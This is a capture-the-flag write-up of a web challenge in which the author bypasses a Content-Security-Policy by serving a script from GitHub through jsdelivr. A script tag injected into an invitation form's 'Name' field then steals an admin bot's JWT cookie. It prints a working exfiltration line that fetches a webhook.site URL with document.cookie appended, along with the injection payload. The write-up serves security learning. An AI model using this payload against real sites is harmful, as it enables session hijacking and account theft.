
Text, logo

Description automatically generated with medium confidence

Web Cursed Party


Web Cursed Party" presents a sophisticated web challenge where participants are required to exploit vulnerabilities within the Halloween invitation form. By meticulously reviewing the source code, participants aim to unravel the intricacies of the application. The ultimate objective is to skillfully extract the JWT (JSON Web Token) associated with the administrator user. Participants must navigate the source code intricacies and execute a strategic exploit to seize the coveted token, revealing the secrets of the cursed web party.

Lets visit the challenge address:



We are presented with a Halloween invitation form


Lets try its functionalities:



It says that the request will be reviewed by a team.

Typically, that leads me to thinking of XSS, as we can inject payload, which can be triggered on visit.

Lets view the request in burp proxy:




The first thing that catches my eye is the Content-Security-Policy Header:

CSP is a security header used by web developers to control the resources that a browser is allowed to load for a specific web page. It is a crucial mechanism for mitigating various types of attacks, including Cross-Site Scripting (XSS) and data injection attacks.


Indeed there is a talk for a XXS here.

Lets check this CSP header here:



the fonts.googleapi and gstatc are a popular ones but the <https://www.jsdelivr.com/>

is worth checking;




It is an optimized JS and ESM deliverer. Works with github.

it requeres a username/repo/file

<https://cdn.jsdelivr.net/gh/user/repo@version/file>

we can put a github .js code in github and jsdelivr will deliver it to our victim

Interesting, lets review the source code and look for an activities which includes visiting our request



we can see that there is a bot which visits our post





Analyzing the visit function triggered upon form submission, it initiates a browser and generates an admin JSON Web Token (JWT) containing a flag. We need to steal it

Having established the need to steal the admin cookie and recognizing that the admin is rendering user-input data, we can exploit a Cross-Site Scripting (XSS) vulnerability to seize the cookie.

So, the idea is to make repo on github and upload the js file, which contains our payload, on it. Since we need to grab the cookie, we use webhook.site

So lets create a public github repo with a file and which will be served by <https://cdn.jsdelivr.net/gh/user/repo@version/file> to the victim





fetch ('<https://webhook.site/0a9c6d45-dadc-404a-bd08-74a2c8d2381c?cookie='> + document.cookie);

Now we create a payload:  
<script src=" [">https://cdn.jsdelivr.net/gh//bryanfury123/pwc\_XXS/XXS.js"></script>](https://cdn.jsdelivr.net/gh//bryanfury123/pwc_XXS/XXS.js)


It needs to be injected somewhere in the web forms:

Lets try the “Name” form



We submit it and visit our webhook with the Idea of catching the cookie:

We got a hit, it is indeed a JWT token, we can pick it and try to decode it in: <https://jwt.io/>



We got the flag